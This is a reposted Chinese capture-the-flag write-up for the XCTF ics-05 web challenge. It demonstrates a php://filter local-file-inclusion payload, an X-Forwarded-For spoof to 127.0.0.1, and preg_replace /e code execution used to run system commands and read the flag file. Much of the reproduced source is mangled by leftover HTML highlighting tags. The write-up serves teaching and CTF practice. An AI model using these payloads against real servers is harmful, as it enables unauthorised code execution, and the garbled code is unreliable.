XCTF ics-05

转载

小 白 渣 于 2019-10-01 22:27:44 发布 394 收藏 1

分类专栏： 代码审计 preg-replace函数漏洞 文章标签： xctf

原文链接：https://blog.csdn.net/CliffordR/article/details/98472156

题目来源


攻防世界web高手进阶区ics-05（XCTF 4th-CyberEarth）

1.拿到题目以后，发现是一个index.php的页面，并且设备...没有显示完全，此位置可疑。

2.源代码中发现?page=index，出现page这个get参数，联想到可能存在文件包含读源码的漏洞，尝试读取index.php的页面源码

```
通过php内置协议直接读取代码
/index.php?page=php://filter/read=convert.base64-encode/resource=index.php
```

LFI漏洞的黑盒判断方法：
单纯的从URL判断的话，URL中path、dir、file、pag、page、archive、p、eng、语言文件等相关关键字眼的时候,可能存在文件包含漏洞。
此处，因为源码中有提示?page=index,所以读一下index.php中的源码
3.



进行base64解密

```
<?php
error_reporting(0);
```

@session_start();
posix_setuid(1000);

?>
<!DOCTYPE HTML>
<html>

<head>
<meta charset="utf-8">
<meta name="renderer" content="webkit">
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
<link rel="stylesheet" href="layui/css/layui.css" media="all">
<title>设备维护中心</title>
<meta charset="utf-8">
</head>

<body>
<ul class=“layui-nav”>
<li class=“layui-nav-item layui-this”>云平台设备维护中心

<fieldset class=“layui-elem-field layui-field-title” style=“margin-top: 30px;”>
<legend>设备列表</legend>
</fieldset>
<table class=“layui-hide” id=“test”></table>
<script type=“text/html” id=“switchTpl”>
<!– 这里的 checked 的状态只是演示 –>
<input type=“checkbox” name=“sex” value="{{d.id}}" lay-skin=“switch” lay-text=“开|关” lay-filter=“checkDemo” {{ d.id==1 0003 ?
‘checked’ : ‘’ }}>
</script>
<script src=“layui/layui.js” charset=“utf-8”></script>
<script>
layui.use(‘table’, function() {
var table = layui.table,
form = layui.form;

```
    table.render({
        elem: '#test'
        ,url: '/somrthing.json'
        ,cellMinWidth: 80
        ,cols: [
            [
                {type: 'numbers'}
                ,{type: 'checkbox'}
                ,{field: 'id', title: 'ID', width: 100, unresize: true, sort: true}
                ,{field: 'name', title: '设备名', templet: '#nameTpl'}
                ,{field: 'area', title: '区域'}
                ,{field: 'status', title: '维护状态', minWidth: 120, sort: true}
```

```
});</span><span class="token punctuation">,</span>
                <span class="token punctuation">{</span> field<span class="token punctuation">:</span> <span cl
ass="token string">'check'</span><span class="token punctuation">,</span> title<span class="token punctuation">:
</span> <span class="token string">'设备开关'</span><span class="token punctuation">,</span> width<span class="to
ken punctuation">:</span> <span class="token number">85</span><span class="token punctuation">,</span> templet<s
pan class="token punctuation">:</span> <span class="token string">'#switchTpl'</span><span class="token punctuat
ion">,</span> unresize<span class="token punctuation">:</span> <span class="token boolean">true</span> <span cla
ss="token punctuation">}</span>
            <span class="token punctuation">]</span>
        <span class="token punctuation">]</span><span class="token punctuation">,</span>
        page<span class="token punctuation">:</span> <span class="token boolean">true</span>
    <span class="token punctuation">}</span><span class="token punctuation">)</span><span class="token punctuati
on">;</span>
<span class="token punctuation">}</span><span class="token punctuation">)</span><span class="token punctuation">
;</span>
</span><span class="token tag"><span class="token tag"><span class="token punctuation">&lt;/</span>script</span>
<span class="token punctuation">&gt;</span></span>
<span class="token tag"><span class="token tag"><span class="token punctuation">&lt;</span>script</span><span cl
ass="token punctuation">&gt;</span></span><span class="token script language-javascript">
layui<span class="token punctuation">.</span><span class="token function">use</span><span class="token punctuati
on">(</span><span class="token string">'element'</span><span class="token punctuation">,</span> <span class="tok
en keyword">function</span><span class="token punctuation">(</span><span class="token punctuation">)</span> <spa
n class="token punctuation">{</span>
    <span class="token keyword">var</span> element <span class="token operator">=</span> layui<span class="token
 punctuation">.</span>element<span class="token punctuation">;</span> <span class="token comment">//导航的hover效
果、二级菜单等功能，需要依赖element模块</span>
    <span class="token comment">//监听导航点击</span>
    element<span class="token punctuation">.</span><span class="token function">on</span><span class="token punc
tuation">(</span><span class="token string">'nav(demo)'</span><span class="token punctuation">,</span> <span cla
ss="token keyword">function</span><span class="token punctuation">(</span>elem<span class="token punctuation">)<
/span> <span class="token punctuation">{</span>
        <span class="token comment">//console.log(elem)</span>
        layer<span class="token punctuation">.</span><span class="token function">msg</span><span class="token p
unctuation">(</span>elem<span class="token punctuation">.</span><span class="token function">text</span><span cl
ass="token punctuation">(</span><span class="token punctuation">)</span><span class="token punctuation">)</span>
<span class="token punctuation">;</span>
    <span class="token punctuation">}</span><span class="token punctuation">)</span><span class="token punctuati
on">;</span>
<span class="token punctuation">}</span><span class="token punctuation">)</span><span class="token punctuation">
;</span>
</span><span class="token tag"><span class="token tag"><span class="token punctuation">&lt;/</span>script</span>
<span class="token punctuation">&gt;</span></span>
```

```
<?php

$page = $_GET[page];

if (isset($page)) {

if (ctype_alnum($page)) {
?>
```

<br <span class
="token punctuation">/><span class="token punct
uation"><br /><span cl
ass="token tag"><br /><br <sp
an class="token punctuation">/>
<div<span class
="token style-attr language-css"> style="text-align
:center">
    <p <span cl
ass="token attr-name">class=<span c
lass="token punctuation">"lead"<span class="token punctuati
on">><?php echo $page; die();?>
</p>

<br <span class
="token punctuation">/><span class="token punct
uation"><br /><span cl
ass="token tag"><br /><br <sp
an class="token punctuation">/>

<?php

}else{

?>

<p class=“lead”>
<?php

```
            if (strpos($page, 'input') &gt; 0) {
                die();
            }

            if (strpos($page, 'ta:text') &gt; 0) {
                die();
            }

            if (strpos($page, 'text') &gt; 0) {
                die();
            }

            if ($page === 'index.php') {
                die('Ok');
            }
                include($page);
                die();
            ?&gt;</span>
    <span class="token tag"><span class="token tag"><span class="token punctuation">&lt;/</span>p</span><span cl
ass="token punctuation">&gt;</span></span>
    <span class="token tag"><span class="token tag"><span class="token punctuation">&lt;</span>br</span> <span c
lass="token punctuation">/&gt;</span></span><span class="token tag"><span class="token tag"><span class="token p
unctuation">&lt;</span>br</span> <span class="token punctuation">/&gt;</span></span><span class="token tag"><spa
n class="token tag"><span class="token punctuation">&lt;</span>br</span> <span class="token punctuation">/&gt;</
span></span><span class="token tag"><span class="token tag"><span class="token punctuation">&lt;</span>br</span>
 <span class="token punctuation">/&gt;</span></span>
```

<?php
}}

//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER[‘HTTP_X_FORWARDED_FOR’] === ‘127.0.0.1’) {

```
echo "&lt;br &gt;Welcome My Admin ! &lt;br &gt;";

$pattern = $_GET[pat];
$replacement = $_GET[rep];
$subject = $_GET[sub];

if (isset($pattern) &amp;&amp; isset($replacement) &amp;&amp; isset($subject)) {
    preg_replace($pattern, $replacement, $subject);
}else{
    die();
}
```


}
?>
</body>
</html>

得到源码后开始审计

```
    //方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试
    if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<span class="token tag"><span class="token tag"><span class="token punctuation">&lt;</span>br</sp

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) &amp;&amp; isset($replacement) &amp;&amp; isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
```

}

此处存在preg_replace函数，尝试测试是否存在命令注入漏洞
函数作用：搜索subject中匹配pattern的部分， 以replacement进行替换。
此处明显考察的是preg_replace 函数使用 /e 模式，导致代码执行的问题。也就是说，pat值和sub值相同，rep的代码就会执行。
XFF改成127.0.0.1之后，GET进来三个参数。这里调用了preg_replace函数。并且没有对pat进行过滤，所以可以传入"/e"触发漏洞,触发后replacement的语句是会得到执行的，首先执行一下phpinfo




执行成功
然后使用system(“ls”)尝试获取文件目录


使用cd进入目标文件

system(“cd+s3chahahaDir/flag+%26%26+ls”)

为了避免编码问题，此处不能使用空格隔开，而是使用+，%26%26为&&，意思是当前面命令执行成功时，继续执行后面的命令。



最后使用cat命令获取flag.php中的文件



成功获取flag。

总结：

思路建立：

1.由?page=index联想到可能存在文件包含读源码的漏洞,使用/index.php?page=php://filter/read=convert.base64-encode/resource=index.php获取index.php中源码

2.读取源码后，进行代码审计。发现存在preg_replace函数，尝试利用命令执行漏洞，获取到文件目录，最终找到目标文件

3.读取存在flag的文件，得到flag。

主要技能点：

文件包含漏洞

PHP伪协议中的 php://filter

preg_replace函数引发的命令执行漏洞